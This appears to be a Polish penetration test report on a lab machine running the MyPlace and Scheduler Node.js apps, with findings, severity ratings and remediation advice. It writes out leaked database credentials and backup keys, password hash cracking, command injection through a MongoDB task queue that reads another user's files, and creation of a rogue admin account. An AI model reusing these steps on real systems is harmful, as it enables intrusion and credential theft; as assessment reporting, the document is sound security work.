

Raport z testu penetracyjnego

Zakres testów: Maszyna testowa i wystawione na niej usługi

Data: 08.04.2024 – 12.04.2024

Wykonał: Wojciech Żubrowski

Podsumowanie wykonanych testów

Niniejszy raport jest podsumowaniem testów bezpieczeństwa maszyny testowej o IP 172.16.30.21 i wystawionych na niej usług.

Testy zostały przeprowadzone według następujących założeń:

- czas trwania testów wynosi 5 dni;
- testy skupiają się na atakach na dane urządzenie i wystawione na nim usługi;
- jedyne dane przed rozpoczęciem testów to IP maszyny.

Wnioski z testów

Na maszynie zidentyfikowano sposób na zalogowanie się na dowolne konto na aplikacji internetowej na porcie 3000, możliwość dostania się na konto użytkownika systemu operacyjnego, na którym postawiono aplikację poprzez ssh oraz opcję pozwalającą na pobieranie danych z zaatakowanego komputera i podniesienie uprawnień konta. Znalezione podatności mogą zostać wykorzystane m.in. do:

- Wykradnięcia danych użytkowników aplikacji internetowej.
- Dowolnej modyfikacji bazy danych aplikacji MyPlace oraz Scheduler.
- Wykradania danych z testowanej maszyny.
- Podniesienia uprawnień i wykonywania poleceń z konta innego użytkownika systemu.

Zalecenia

Większość podatności wynika z wykorzystania słabych haseł, korzystania z jednego hasła do połączenia się z bazą danych i z maszyną przez ssh, zwracania poufnych danych dla każdej osoby korzystającej z serwisu, wykorzystywania niebezpiecznych funkcji przez aplikacje internetowe na maszynie, przechowywania danych logowania i kluczy jawnie w kodzie źródłowym, używanie serwisu w trybie deweloperskim.

Zdecydowanie zaleca się wzmocnienie haseł i zastosowanie innego typu ich szyfrowania, usunięcie endpointów aplikacji zwracających poufne dane lub ich edycję, usunięcie z kodu niebezpiecznych funkcji spawn i exec, zastosowanie protokołu HTTPS w celu komunikacji z serwerem, używanie różnych haseł.

Szczegółowe zalecenia i podatności zostały opisane w dalszej części raportu.


Znalezione podatności

Poniższa tabela przedstawia znalezione podatności, ich opis oraz poziom zagrożenia, który został oznaczony kolorem zgodnie z poniższą legendą:

Zalecenia	Średnie zagrożenie	Wysokie zagrożenie	Krytyczne zagrożenie
-----------	--------------------	--------------------	----------------------

Zagrożenie	Podatność	Opis
Krytyczne zagrożenie	Pobieranie plików z zaatakowanej maszyny.	Na maszynie znajduje się program wykorzystywany przez serwis MyPlace, który pozwala na pobieranie plików na komputer osoby atakującej.
Krytyczne zagrożenie	Podniesienie uprawnień zalogowanego użytkownika.	Na urządzeniu włączona jest aplikacja Scheduler, która wykonuje polecenia w terminalu na podstawie wpisu w bazie danych.
Krytyczne zagrożenie	Aplikacja MyPlace zwraca poufne dane użytkowników.	Endpointy aplikacji zwracają poufne dane takie jak nazwa użytkownika, jego typ oraz hasło.
Krytyczne zagrożenie	Dostęp do baz danych aplikacji MyPlace i Scheduler.	W kodach źródłowych aplikacji MyPlace i Scheduler znajduje się jawnie podany url do logowania do bazy danych.
Wysokie zagrożenie	Plik z kluczami nie jest zabezpieczony przed odczytem.	W ścieżce /etc/myplace znajduje się niezabezpieczony przed odczytem plik z kluczami potrzebnymi do uruchomienia programu do pobierania danych.
Wysokie zagrożenie	Wykorzystanie tego samego hasła do logowania do bazy danych i do logowania do maszyny.	Użytkownik mark posiada te same dane logowania do bazy danych i do maszyny.
Średnie zagrożenie	Przechowywanie klucza do wykonania programu oraz adresu do bazy danych jawnie w kodzie.	W kodach źródłowych aplikacji znajdują się jawne dane do których dostęp powinni mieć tylko deweloperzy.
Średnie zagrożenie	Przechowywanie kopii zapasowej kodu źródłowego w aplikacji MyPlace.	Kopia zapasowa serwisu nie powinna znajdować się na serwisie do którego mają dostęp inni użytkownicy niż programiści aplikacji.
Średnie zagrożenie	Wykorzystanie przez aplikację internetową nieszyfrowanego protokołu http.	Dane przekazywane między klientem a serwerem nie są szyfrowane i mogą zostać przechwycone przy pomocy narzędzia wireshark.
Niskie zagrożenie	Słabe hasło do archiwum z kopią zapasową kodu źródłowego serwisu MyPlace.	Wykorzystane hasło jest słabe i znajduje się w najpopularniejszym słowniku z hasłami.
Niskie zagrożenie	Brak wymuszenia używania silnego hasła przez użytkowników serwisu MyPlace.	Użytkownicy serwisu powinni być zmuszeni do stworzenia konta z hasłem zawierającym wielkie i małe litery, znaki specjalne i cyfry.
Niskie zagrożenie	Aplikacja MyPlace jest uruchomiona w trybie deweloperskim.	Aplikacja umożliwia odczytanie fragmentów kodu źródłowego w przeglądarce poprzez narzędzia deweloperskie.

Zestawienie statystyczne znalezionych podatności:



Wykorzystane narzędzia

Poniższa tabela przedstawia wykorzystane narzędzia do testów wraz z opisem ich użycia.

Narzędzie	Opis
Nmap	Nmap został wykorzystany w celu sprawdzenia otwartych portów na maszynie testowej.
Narzędzia deweloperskie przeglądarki	Narzędzia deweloperskie przeglądarki pozwoliły sprawdzić odpowiedzi serwera wraz z ich zawartością oraz wyświetlić endpointy serwisu z fragmentami kodu.
Wireshark	Wireshark pozwolił pokazać brak szyfrowania danych przesyłanych między klientem a serwerem na serwisie.
Strona do deszyfrowania haszy	Strona ta pozwoliła poznać typ szyfrowania hasel na serwisie oraz je złamać.
Zip2John	Narzędzie pozwalające wyciągnąć hasz hasła pliku zip.
John	Narzędzie do łamania hasel, tutaj wykorzystane z popularnym słownikiem rockyou.
Base64	Program do deszyfrowania z base64 wykorzystany do odszyfrowania plików pozyskanych z zaatakowanego komputera.
Mongo	Narzędzie do obsługi baz danych mongodb wykorzystane do modyfikacji baz danych.

Wstępny rekonesans

Przed rozpoczęciem testów został przeprowadzony wstępny rekonesans przy pomocy narzędzia „nmap” z parametrem -Pn, który pozwala na sprawdzenie otwartych portów bez pingowania urządzenia. Pozwoliło to na odkrycie, że na maszynie są otwarte dwa porty:


- Port 3000: na tym porcie postawiona jest aplikacja internetowa MyPlace
- Port 22: na tym porcie jest uruchomiona usługa ssh.

Wynik zadziałania narzędzia nmap:

```
$ nmap -Pn 172.16.30.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 15:36 CEST
Nmap scan report for 172.16.30.21
Host is up (0.026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp

Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```

Wynik wejścia na adres 172.16.30.21:3000:



SAY "HEY" TO OUR NEWEST MEMBERS



tom



mark



rastating

Zagrożenia krytyczne

1. Pobieranie plików z zaatakowanej maszyny.

W kodzie źródłowym aplikacji MyPlace znajduje się ścieżka do pliku wykonywalnego „backup” odpowiedzialnego za pobieranie danych

```
app.get('/api/admin/backup', function (req, res) {  
  if (req.session.user && req.session.user.is admin) {  
    var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);  
    var backup = '';
```

Plik ten znajduje się w /usr/local/bin/backup oraz przyjmuje trzy parametry:

- -q: powoduje, że program zwraca tylko zakodowany ciąg znaków
- backup_key: klucz potrzebny do zadziałania programu
- __dirname: jest to ścieżka do folderu lub pliku, który ma zostać zakodowany i zwrócony przez program.

Klucze do zadziałania programu znajdują się pliku keys w /etc/myplace i nie są w żaden sposób zabezpieczone przed dostępem dla standardowego użytkownika. Dodatkowo jeden znajduje się w kodzie źródłowym aplikacji.

```
mark@seqred:/etc/myplace$ cat keys  
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508  
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474  
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```

```
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';  
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Program może uruchomić każdy użytkownik systemu a to wynik jego uruchomienia z parametrami:

„./backup -q a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 /usr/local/bin” powoduje wypisanie w konsoli ciągu znaków, które są zakodowanym do base64 i zabezpieczonym hasłem „magicword” plikiem zip, którego zawartością jest podany jako ostatni parametr folder lub plik.

```
mark@seqred:/usr/local/bin$ ./backup -q a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 /usr/local/bin  
UESDBAoAAAAAPNgm1YAAAAAAAAAAAAAAAAA0ABWAdXNyL2xvY2FsL2JpbI9VVAkAA3pXSMTdihZmdXgLAEEEA  
AAAAAQAAAAUeSDBBQACQAIaOVgm1Y3uuKUoxcAAGRAAAUABWAdXNyL2xvY2FsL2JpbI9iYWNrdXBVVAkAA1  
5XSms00BZmdXgLAEEEAQAAAAAALTqSInQnWpWXz+YypSr9MyolkBs1PHCa3uu5x956VqPHhPky9C+bsrD  
9nwcZJFGOTTEU3fVRAu6+kyeocZEnspqDzAzdu28U8q+STTdGfG32SeJPgNBAzhF0wAvESy5aC9UDKVPfA5Uq  
j/esN0SJhE0jzgAKfybEMzwkatBePAKHTQZynFwqwh2peHShNyV+oQW63ZpbzSw69gl0eCULzLVz3q1vaSzQE  
kqkUSUavo9wDGUtlvA5elRUjLwFsE7wK6iTSL9+EcCaexWlZJ0qa1rY3282YoU1y4JTacKXL0uZak4+t+g1up  
Yvo4n2P/p+zC+RGx517kaF6e6ET6SkL1ZcbZ450Cz6Erwa/j9tLzmJHwKYxd7nW/n8HCI11co76QiRs0Pt5l/  
6MF98DXzmT4KMI3ZlwZ/+1iPVinfVJQh2vF17aPxeo3fGJ50Pb+FkEzSezpT7vD77CiDuCxxAAGYuoTnU3vyl  
0c+TrBfswrIfI0N8wGSCe3DHWUvH2GELB8TmEuDjpeFHCuu3omfpD3wMQo6ziaKyOzJ7cqMuELZdsdmD14mZj
```

```
$ base64 -d test > d_test
```


2. Podniesienie uprawnień zalogowanego użytkownika.

W folderze /var/scheduler znajduje się kolejna aplikacja webowa. Korzysta ona z funkcji exec(doc.cmd), która powoduje wykonywanie podanych w bazie danych zadań w powłoce systemu.

```
const exec      = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID   = require('mongodb').ObjectID;
const url        = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + ' ... ');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      } else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);
});
```

Jest ona uruchomiona na maszynie przez użytkownika tom:

```
mark@seqred:~$ ps -aux | grep /var/scheduler
tom      15077  0.0  5.4 899600 52544 ?        Ssl  Apr11   0:06 /usr/bin/node /var/scheduler/app.js
```

Przy pomocy podanego jawnie w kodzie url bazy danych można się z nią połączyć i dodawać nowe zadanie, które potem są wykonywane z uprawnieniami użytkownika tom:

```
mark@seqred:~$ mongo mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authSource=scheduler
MongoDB shell version: 3.2.22
connecting to: mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authSource=scheduler
> db.tasks.insertOne({cmd: "nano /home/tom/mojplik.txt"});
{
  "acknowledged" : true,
  "insertedId" : ObjectId("6618eacffa00ecde683d8dce")
}
```



```
mark@seqred:~$ ps -aux | grep mojplik
tom      16326  0.0  0.1  2880  996 ?        S    09:03   0:00 /bin/sh -c nano /home/tom/mojplik.txt
tom      16327  0.0  0.3  9732  3680 ?        S    09:03   0:00 nano /home/tom/mojplik.txt
```

Nasłuchiwanie programu Scheduler:

```
mark@seqred:~$ /usr/bin/node /var/scheduler/app.js 2>&1
```

Wynik polecenia ps -aux | grep mark:

```
mark      16373  0.0  4.6 700508 45444 pts/2    Sl+  09:04   0:01 /usr/bin/node /var/scheduler/app.js
```

Odczyt zawartości pliku do którego dostęp ma tylko tom i przekierowanie odpowiedzi do nasłuchującego terminala:

```
> db.tasks.insertOne({cmd: "cat /home/tom/user.txt | write mark pts/2"});
{
  "acknowledged" : true,
  "insertedId" : ObjectId("661904e11dc20c0131e8f3a1")
}
```

Zawartość pliku do którego odczyt ma tylko tom w nasłuchującym terminalu (plik jest pusty ale nie jest zwracany błąd o braku pozwolenia na odczyt):

```
Executing task 661904e11dc20c0131e8f3a1 ...
Message from mark@seqred on (none) at 10:54 ...
```

Wywołanie programu „backup” do szyfrowania danych jako tom:

```
> db.tasks.insertOne({cmd: "/usr/local/bin/backup -q a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 /home/tom/user.txt | write mark pts/2"});
{
  "acknowledged" : true,
  "insertedId" : ObjectId("661904c31dc20c0131e8f3a0")
}
```

```
Executing task 661904c31dc20c0131e8f3a0 ...
Message from mark@seqred on (none) at 10:54 ...
UESFBgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=EOF
```


Zalecenia:

Zaleca się zaprzestanie korzystania z funkcji exec programu, zabezpieczenie dostępu do bazy danych programu w taki sposób, że url dostępu nie będzie jawnie i bezpośrednio podany w kodzie źródłowym aplikacji wykorzystując np. zmienne środowiskowe.


3. Aplikacja MyPlace zwraca poufne dane użytkowników.

W zakładce network narzędzi deweloperskich po załadowaniu strony głównej znajduje się plik odpowiedzi serwera typu JSON o nazwie „latest”, zwracający poufne dane trzech użytkowników widocznych na stronie jako najnowsi użytkownicy serwisu. Poufne dane zawierają pola takie jak:

- `_id`: zahasowany numer id użytkownika,
- `username`: nazwa użytkownika serwisu,
- `password`: zahasowane hasło użytkownika,
- `is_admin`: informacja o tym, czy użytkownik jest administratorem.




Z racji na możliwość wglądu w kodzie na inne ścieżki wykorzystywane przez stronę, można zauważyć, że dane na temat użytkowników z serwera są odbierane za pomocą metody GET z endpointów „/api/...”. Kontroler `profile.js` wyświetla profil użytkownika pobierając dane z endpointa: „/api/users/nazwaUżytkownika”, gdzie po wyświetleniu profilu dowolnego użytkownika ponownie można zobaczyć jego poufne dane.



Po próbie wejścia na endpoint „/api/users/” bez podania nazwy użytkownika wyświetlają się dane wszystkich użytkowników portalu:

```
▼ 0:
  _id: "59a7365b98aa325cc03ee51c"
  username: "myP14ceAdm1nAcc0uNT"
  ▼ password: "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin: true
▼ 1:
  _id: "59a7368398aa325cc03ee51d"
  username: "tom"
  ▼ password: "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin: false
▼ 2:
  _id: "59a7368e98aa325cc03ee51e"
  username: "mark"
  ▼ password: "de5aladf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin: false
▼ 3:
  _id: "59aa9781cced6f1d1490fce9"
  username: "rastating"
  ▼ password: "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin: false
```

Po sprawdzeniu typu haszu haseł na stronie <https://hashes.com/en/decrypt/hash> okazuje się, że jest to czyste SHA256, które można za pomocą tej strony bez żadnego problemu rozszyfrować.



Zalecenia:

Dostęp do endpointu zwracającego dane wszystkich użytkowników aplikacji powinien wymagać jakiegoś rodzaju autoryzacji i autentykacji lub zostać całkowicie usunięty. Inne endpointy zwracające pufne dane użytkowników również powinny zostać usunięte, albo korzystać z serializacji która przetworzy i zwróci tylko niezbędne dane potrzebne do działania serwisu. Dodatkowo sposób przechowywania haseł użytkowników aplikacji jest niebezpieczny. Algorytm szyfrowania powinien wykorzystać dodatkowo takie mechanizmy jak solenie lub zostać wymieniony na inny np. PBKDF2

Rekomendacje dotyczące bezpieczeństwa REST API sugerowane przez OWASP:

- https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html

Rekomendacje przechowywania haseł sugerowane przez OWASP:

- https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

4. Dostęp do baz danych aplikacji MyPlace i Scheduler.

W kodzie źródłowym aplikacji MyPlace i Scheduler znajdują się jawnie podane dane do połączenia się z bazą danych.

```
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
```

```
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
```

Po zalogowaniu się na komputerze przez ssh można połączyć się z bazą danych aplikacji MyPlace gdzie da się dodawać swoich własnych użytkowników z uprawnieniami administratora, oraz usuwać już istniejących.

```
> db.users.insertOne({"username": "test", password: "de5a1adf4fedcce1533915e  
dc60177547f1057b61b7119fd130e1f7428705f73", "is_admin": true})  
{  
  "acknowledged" : true,  
  "insertedId" : ObjectId("6618edf7099b937a6b78a8b5")  
}
```

Wynik zalogowania się na nowo stworzone konto test z prawami administratora:

WELCOME BACK, TEST

Download Backup

Wynik usunięcia użytkownika z bazy danych:

```
> db.users.deleteOne({ "username": "test" })  
{ "acknowledged" : true, "deletedCount" : 1 }  
>
```

Wynik dodania zadania do bazy danych aplikacji Scheduler:

```
> db.tasks.insertOne({cmd: "cat /home/tom/user.txt | write mark pts/2"});  
{  
  "acknowledged" : true,  
  "insertedId" : ObjectId("661904e11dc20c0131e8f3a1")  
}
```

Zalecenia:

Zaleca się wykorzystanie różnych haseł do logowania do systemu przez ssh i do bazy danych, wykorzystanie zmiennych środowiskowych w celu ukrycia jawnych danych logowania.

Zagrożenia Wysokie

1. Plik z kluczami nie jest zabezpieczony przed odczytem.

Klucze do zadziałania programu szyfrującego pliki znajdują się w pliku keys w /etc/myplace i nie są w żaden sposób zabezpieczone przed dostępem dla standardowego użytkownika.

```
mark@seqred:/etc/myplace$ cat keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```

Zalecenia:

Plik z kluczami powinien być zaszyfrowany lub wymagać odpowiednich uprawnień, które uniemożliwią dostęp do niego każdemu użytkownikowi systemu.

2. Wykorzystanie tego samego hasła do logowania do bazy danych i do logowania do maszyny.

W kodzie źródłowym strony w pliku app.js znajduje się url do bazy danych MongoDB oraz klucz zapasowy

```
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Url bazy danych zawiera dane logowania do niej, tj.:

- nazwa użytkownika: mark,
- hasło: 5AYRft73VtFpc84k

Te same dane są używane w celu zalogowania się na urządzenie przez ssh:

```
└─$ ssh mark@172.16.30.21
mark@172.16.30.21's password:
Permission denied, please try again.
mark@172.16.30.21's password:

System information as of Wed Apr 10 01:32:38 PM BST 2024

System load:  0.0  Processes:            119
Usage of /:   54.3% of 6.52GB  Users logged in:     0
Memory usage: 36%             IPv4 address for ens5: 172.16.30.21
Swap usage:   0%
```

Zalecenia:

Dane logowania do bazy danych i do systemu przez ssh powinny być różne.

Zagrożenia Średnie

1. Przechowywanie klucza do wykonania programu oraz adresu do bazy danych jawnie w kodzie.

W kodzie źródłowym aplikacji MyPlace znajduje się jawnie podany klucz do uruchomienia programu do szyfrowania danych „backup” oraz url do bazy danych. Podobna sytuacja występuje w aplikacji Scheduler. Takie rozwiązanie jest niebezpieczne, ponieważ jak osoba nieupoważniona zyska dostęp do tych danych to będzie mogła spróbować je wykorzystać np. do przejścia bazy danych lub próby wykradnięcia danych.

Wrażliwe dane w kodzie źródłowym MyPlace:

```
const url      = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';  
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Wrażliwe dane w kodzie źródłowym aplikacji Scheduler:

```
const url      = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
```

Zalecenia:


Zaleca się przechowywanie takich danych poza kodem np. z wykorzystaniem zmiennych środowiskowych w celu utrudnienia dostępu do tych informacji.

2. Przechowywanie kopii zapasowej kodu źródłowego w aplikacji MyPlace.

Po zalogowaniu się na konto administratora można pobrać plik myplace.backup, który jest kopią zapasową kodu źródłowego aplikacji.

**WELCOME BACK,
MYP14CEADMINACCOUNT**

Download Backup



